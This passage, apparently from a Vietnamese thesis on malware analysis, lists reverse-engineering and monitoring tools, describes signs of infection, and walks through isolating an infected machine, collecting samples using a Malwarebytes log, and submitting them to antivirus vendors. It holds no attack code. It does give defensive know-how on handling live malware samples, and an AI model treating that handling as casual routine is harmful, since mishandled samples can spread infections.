Dev C++ - http://www.bloodshed.net/devcpp.html

Microsoft Visual C++ - http://www.microsoft.com/visualstudio/en-us/products/2010-editions/visual-cpp-express

Assemblers:

MASM - http://www.masm32.com/

NASM - http://www.nasm.us/

WinAsm (IDE) - http://www.winasm.net/

Langugages:

Python - http://python.org/

b) Phần mềm phân tích

Dịch ngược mã nguồn

IDA (5.0) - http://www.hex-rays.com/products/ida/support/download.shtml

IDAPython - http://code.google.com/p/idapython/

Phần mềm dò lỗi (Debugger)

OllyDbg - http://www.ollydbg.de/

Immunity Debugger - http://immunityinc.com/products-immdbg.shtml

Windbg - http://msdn.microsoft.com/en-us/windows/hardware/gg463009

Pydbg - http://code.google.com/p/paimei/

Phần mềm xem định dạng PE file

PEView - http://www.magma.ca/~wjr/

PEBrowse - http://www.smidgeonsoft.prohosting.com/pebrowse-pro-file-viewer.html

LordPE - http://www.woodmann.com/collaborative/tools/index.php/LordPE

ImpRec - http://www.woodmann.com/collaborative/tools/index.php/ImpREC

PEid - http://www.peid.info/ vi. ExeScan - http://securityxploded.com/exe-scan.php

Phần mềm kiểm tra tiến trình Process

ProcMon - http://technet.microsoft.com/en-us/sysinternals/bb896645

Process Explorer - http://technet.microsoft.com/en-us/sysinternals/bb896653

Phần mềm bắt gói tin trong mạng

WireShark - http://www.wireshark.org/

TcpView - http://technet.microsoft.com/en-us/sysinternals/bb897437

Phần mềm theo dõi sự thay đổi của file và registry

Regshot: http://sourceforge.net/projects/regshot/

Capturebat - http://www.honeynet.org/node/315

InstallWatchPro. - http://www.brothersoft.com/downloads/installwatch-pro-2.5c.html

FileMon - http://technet.microsoft.com/en-us/sysinternals/bb896642

Các phần mềm khác

CFFexplorer - http://www.ntcore.com/exsuite.php

Notepad++ - http://notepad-plus-plus.org/

Dependency walker - http://www.dependencywalker.com/

Sysinternal Tools - http://technet.microsoft.com/en-us/sysinternals/bb842062

3.3 Quy trình phân tích và xử lý mẫu mã độc hại

Công việc phân tích mã độc cần có quy trình cụ thể và rõ ràng, điều này giúp giảm thiểu hạn chế rủi ro.

Trong quy trình xử lý mã độc hại bao gồm rất nhiều bước

3.3.1 Nhận diện hệ thống bị nhiễm mã độc hại và khoanh vùng xử lý

a. Phát hiện ra sự cố hệ thống bị nhiễm mã độc hại là bước quan trọng nhất trong quy trình xử lý. Nếu hệ thống bị nhiễm mã độc hại mà không phát hiện sớm thì có thể gây ra hậu quả khó lường.

Có rất nhiều dấu hiệu cho biết một hệ thống bị nhiễm mã độc hại, dưới đây là một vài dấu hiệu thường thấy:

Dấu hiệu nhiễm Virus :

- Hệ thống tự động shutdown hoặc logging off đột ngột.
- Hệ thống có ít bộ nhớ hơn bình thường.
- Tên một ổ đĩa bị thay đổi hay không có thể truy cập được vào.
- Các chương trình và các file đột nhiên không truy cập được vào(ví dụ Task manager, Registry Editor, Folder Options).
- Các chương trình hoặc file lạ được tạo ra.
- Lưu lượng mạng trong hệ thống tăng cao.
- Dấu hiệu nhiễm Trojan :
- Màn hình tự dưng có gợn sóng.
- Wall-paper của máy bị thay đổi.

- Màu sắc cửa sổ Windows bị thay đổi.
- Chức năng chuột trái, chuột phải bị hoán đổi vị trí lẫn nhau.
- Con trỏ chuột không xuất hiện, tự di chuyển
- Nút Windows Start không xuất hiện.
- Thanh Taskbar tự dưng không xuất hiện.
- Máy tính bạn tự dưng shutdown hoặc tự tắt.

Dấu hiệu nhiễm Spyware

- Trang web mặc định tự động thay đổi.
- Firewall và các chương trình Anti-Virus tự động tắt.
- Đèn báo mạng nhấp nháy nhiều.
- Không thể tắt được hết các popup windows nhảy ra.
- Chương trình mới tự động trong mục Add/remove Program
- Có 1 vài icon và shortcuts lạ nằm trên thanh taskbar của bạn, system tray hoặc trên desktop của bạn.
- Nguư chuyển tới 1 một trang lạ thay vì lỗ 404, khi trang web không tìm thấy.
- Bạn nhận cảnh báo liên tục từ firewall về một chương trình không rõ ràng hoặc một tiến trình nào đó cố gắng truy cập ra Internet.
- Bạn nhận được một số email quay trở lại hoặc nhìn thấy có một số email tự gửi đi.
- Trình duyệt web của bạn chạy chậm hơn so với bình thường.
- Có thanh toolbar xuất hiện lạ thường trên web-browser

Trên đây là những dấu hiệu thường thấy khi máy tính bị nhiễm mã độc hại. Ngoài ra có thể tham khảo thêm các dấu hiệu khác tại các trang web về bảo mật, về mã độc hại.

b. Sau khi nhận diện được hệ thống bị nhiễm mã độc hại cần phải :

- Khoanh vùng xử lý (cách ly các máy có dấu hiệu nghi ngờ nhiễm mã độc hại).
- Ghi lại ngày giờ phát hiện mã độc hại và các thông tin liên quan.
- Để nguyên tình trạng của phần cứng, phần mềm liên quan đến hệ thống bị nhiễm.

- Xác định hệ thống bị nhiễm mã độc hại :

•Thông tin về hệ điều hành đang sử dụng.

• Trình duyệt Web.

• Firewall.

• Các trình bảo vệ máy hiện thời đã có.

Từ đó ta xác định được các modules, các tiến trình, các dịch vụ, các drivers, các add-on trình duyệt, phiên bản hệ điều hành … của hệ thống có liên quan đến hoạt động của mã độc hại. Mục đích thu thập thông tin để sau này có thể xác định nguồn gốc lây lan và tại sao lại bị nhiễm thông qua đâu? Đồng thời cũng rà soát lại một lượt xem hệ thống mình có bị lỗi bảo mật nào không.

Trên đây là những hành động người quản trị cần làm ngay khi hệ thống bị nhiễm mã độc hại. Thường thì người phân tích mã độc hại chỉ nhận được mẫu rồi thực hiện phân tích. Tuy nhiên đứng ở góc độ người làm an toàn thông tin hay một quản trị mạng hệ thống thì việc xử lý tốt các bước ban đầu sẽ giúp ích công việc khắc phục sự cố tốt hơn.

3.2.2 Thu thập mẫu mã độc hại

Thu thập mẫu virus, mã độc là quá trình tìm ra các file nhiễm virus, các file nghi ngờ nhiễm virus trong hệ thống nhằm mục đích nghiên cứu, phân tích và học hỏi

Thường có rất nhiều cách để có thể thu thập mẫu, trong đồ án này không nêu các phương pháp để có thể lấy được mã độc hại một cách chuyên nghiệp như xây dựng hệ thống honeypot giống một số hãng phần mềm diệt virus…. Hoặc lấy mẫu từ khách hàng tự gửi đến, từ các nguồn chia sẻ trên mạng, mua từ các hãng nghiên cứu bảo mật….

Nếu muốn tham khảo về honeypot thu thập mã độc hại thì có thể tham khảo các ứng dụng thu thập mã độc hại như :

http://www.honeyclient.org/trac

http://nepenthes.carnivore.it/

http://sourceforge.net/projects/amunhoney/

Ở đây ta đứng ở vài trò là một system admin. Việc tự mình thu thập được mã độc hại trên chính hệ thống đòi hỏi nhiều kinh nghiệm, ví dụ thấy có các file thực thi lạ trên hệ thống thì nén nó lại bằng trình nén file

và đặt mật khẩu sau đó mang đi phân tích. Hoặc dùng một số công cụ giám sát hệ thống như process để xem có tiến trình nào lạ không, tìm cách xem cái nào tạo ra tiến trình lạ đó rồi xác định nó nằm ở đâu, nén nó lại mang đi phân tích.

Ví dụ : Một mã độc hại khá nổi tiếng Rbot, thường sử dụng trong các cuộc tấn công DDoS, nó là sẽ tự động mở 1 port unprivilege trên máy nạn nhân, tham gia vào một kênh trên IRC và nghe lệnh từ kẻ tấn công. Từ dấu hiệu lưu lượng mạng tăng bất thường, ta dùng một số phần mềm kiểm tra về tiến trình và cố gắng xác định con rbot đó nằm ở đâu. Sau đó lấy mẫu và mang đi phân tích.

Ngoài ra có 1 chương trình khá nổi tiếng của hãng Trenmicro là phần mềm Sicwin.

http://www.trendmicro.com/ftp/products/sic/SIC_5.5_build_1017.zip

Phần mềm này sẽ quét hệ thống và đưa ra các thông tin về hệ thống, các thông tin về các file dll lạ do mã độc hại sinh ra , các file exe khả nghi, sau đó sẽ nén chúng lại thành file zip, chúng ta chỉ cần mang file zip đó đi phân tích.

Bên cạnh đó người phân tích có thể sử dụng chương trình Malwarebytes Anti-Malware để tìm các mẫu hiện thời có trên máy, chương trình ngoài khả năng phát hiện mã độc, còn có thể chỉ ra các file nghi ngờ và cả đường dẫn của file đó, điều này giúp quá trình thu thập mẫu thuận lợi hơn.

MBAM - Malwarebytes Anti-Malware là phần mềm diệt Virus, Malware mà theo nhiều người nhận xét là có cơ chế tìm và diệt virus rất thông minh (đặc biệt đối với các loại Malware mới xuất hiện của Châu Âu, Mỹ...).

Nhờ khả năng phân tích thông minh để phát hiện các file lây nhiễm, các file nghi ngờ mà MBAM được sử dụng làm công cụ lấy mẫu virus rất hiệu quả.


Các sử dụng chương trình này không phức tạp, người phân tích thực hiện những bước như sau đối với phần mềm này để lấy mẫu mã độc.

Tải chương trình tạbi đây: http://download.cnet.com/3001-8022_4-10804572.html?spi=26f02dc7e2587a24758db83309d182f5

Bước 1: Người phân tích thực hiện Perform full sacn (quét toàn bộ máy) rồi ấn Scan


Hình 3-9 Giao diện chương trình

Bước 2 : Sau khi quét xong, người phân tích ấn Ok và ấn Show result (hiện được kết quả như sau:



Hình 3-10 : Giao diện kết quả

Bước 3 Người thu thập nhìn hình trên sẽ biết được tên virus đã nhiễm vào máy. Nhưng để nhìn rõ hơn virus nằm ở đường dẫn nào của máy hãy ấn nút **Save log**, khi đó có hình sau hiện ra như sau:



Hinh 3-11: Giao diện ghi nhật ký

Người thu thập chọn Destop để lưu (save) log của Mbam bằng notepad. Trong hình tên file log của MBAM trên máy :mbam - log-2011-04-12.txt.

Đến đây người thu thập đã hoàn thành việc lưu log Mbam có chứa đường dẫn virus lây nhiễm nằm trên destop của máy rồi. Lúc này để gom mẫu, người dùng không được ấn nút **Remove** trên giao diện vừa quét của MBAM vì nếu nhấn nút đó, mẫu virus sẽ mất do MBAM tiêu diệt (sẽ không lấy được mẫu). Người thu thập làm theo bước 5 như sau:

Bước 5: Gom mẫu

Người thu thập chỉ việc ra Desktop mở file log MBAM lên để xem đường dẫn. Máy duymeo khi mở sẽ có log của MBAM như sau: (Trích đoạn log):

Malwarebytes' Anti-Malware 1.50.1.1100

www.malwarebytes.org

Database version: 6339

Windows 5.1.2600 Service Pack 2

Internet Explorer 6.0.2900.2180

4/12/2011 11:22:32 AM

mbam-log-2011-04-12 (11-22-31).txt

Scan type: Full scan (C:\|D:\|)

Objects scanned: 152233

Time elapsed: 23 minute(s), 42 second(s)

Memory Processes Infected: 0

Memory Modules Infected: 0

Registry Keys Infected: 0

Registry Values Infected: 0

Registry Data Items Infected: 1

Folders Infected: 3

Files Infected: 6

Memory Processes Infected:

(No malicious items detected)

Memory Modules Infected:

(No malicious items detected)

Registry Keys Infected:

(No malicious items detected)

Registry Values Infected:

(No malicious items detected)

Registry Data Items Infected:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Security Center\UpdatesDisableNotify (PUM.Disabled.SecurityCenter) -> Bad: (1) Good: (0) -> No action taken.

Folders Infected:

c:\RECYCLER\s-1-5-21-0243936033-3052116371-381863308-1811 (Trojan.Agent) -> No action taken.

c:\RECYCLER\s-1-5-21-0243556031-888888379-781863308-1413 (Worm.AutoRun) -> No action taken.

c:\RECYCLER\r-1-5-21-1482476501-1644491937-682003330-1013 (Worm.AutoRun.Gen) -> No action taken.

Files Infected:

c:\RECYCLER\s-1-5-21-0243936033-3052116371-381863308-1811\Desktop.ini (Trojan.Agent) -> No action taken.

c:\RECYCLER\s-1-5-21-0243936033-3052116371-381863308-1811\Desktop3.rar (Trojan.Agent) -> No action taken.

c:\RECYCLER\s-1-5-21-0243556031-888888379-781863308-1413\Desktop.ini (Worm.AutoRun) -> No action taken.

c:\RECYCLER\s-1-5-21-0243556031-888888379-781863308-1413\Desktop2.rar (Worm.AutoRun) -> No action taken.

c:\RECYCLER\r-1-5-21-1482476501-1644491937-682003330-1013\Desktop.ini

(Worm.AutoRun.Gen) -> No action taken.

c:\RECYCLER\r-1-5-21-1482476501-1644491937-682003330-1013\Desktop.rar

(Worm.AutoRun.Gen) -> No action taken.

Nhìn vào một số đường dẫn bôi đỏ, người thu thấp sẽ thấy virus trú ngụ ở vị trí nào trên máy.


Lúc này người thu thập chỉ cần dùng winrar nén lên và gửi lên forum là xong.

Cách nén bằng winrar: Khi biết đường dẫn của virus trú ngụ, chẳng hạn trên máy tính là con file.exe lây tại đường dẫn C:\Documents and Settings\Nguyen Van A\file.exe

thì chỉ việc vào ổ C, theo đường dẫn đó nhấp phải chuột vạo file file.exe rồi chọn add to "file.rar" đây là người thu thập đã nén được mẫu bằng winrar.

3.2.2 Gửi mẫu đến các hãng Anti-virus

Sau khi thu thập được mẫu mã độc trên máy tính, hệ thống, người phân tích thu thập ngoài việc tự phân tích và xử lý mẫu mà độc còn nên gửi mẫu mã độc đó cho các tổ chức, cho các công ty Antivirus. Điều này giúp các hãng có thể cập nhật được mẫu mới. Hầu hết các hãng Antivirus đều có riêng một phần thông tin Website để cho người dùng có thể gửi mẫu lên.



Hình 2-12: VirusTotal


http://www.techsupportalert.com/content/how-report-malware-or-false-positives-multiple-antivirus-vendors.htm

3.2.2.1 Gửi bằng email

Sau khi người thu thập đã có mẫu, các bước để gửi cho các hãng Antivirus như sau:

Bước 1: Sử dụng một mail client khuyến cáo sử dụng Thunderbird,Outlook.


Bước 2 : Sử dụng một chương trình nén file, có thể sử dụng 7-Zip đây là một phần mềm Free có thể đặt được mật khẩu sau khi nén file .



Hình 3- 13: Chương trình 7-zip

Một số hãng yêu cầu gửi mẫu mã độc sử dụng định dạng zip và kèm theo mật khẩu, bên cạnh đó một số hãng thì gửi mẫu mã độc sử dụng định dạng 7z nên người thu thập nên sử dụng cả 2 định dạng để gửi mẫu.

Gửi email sử dụng định dạng zip dạng như sau:



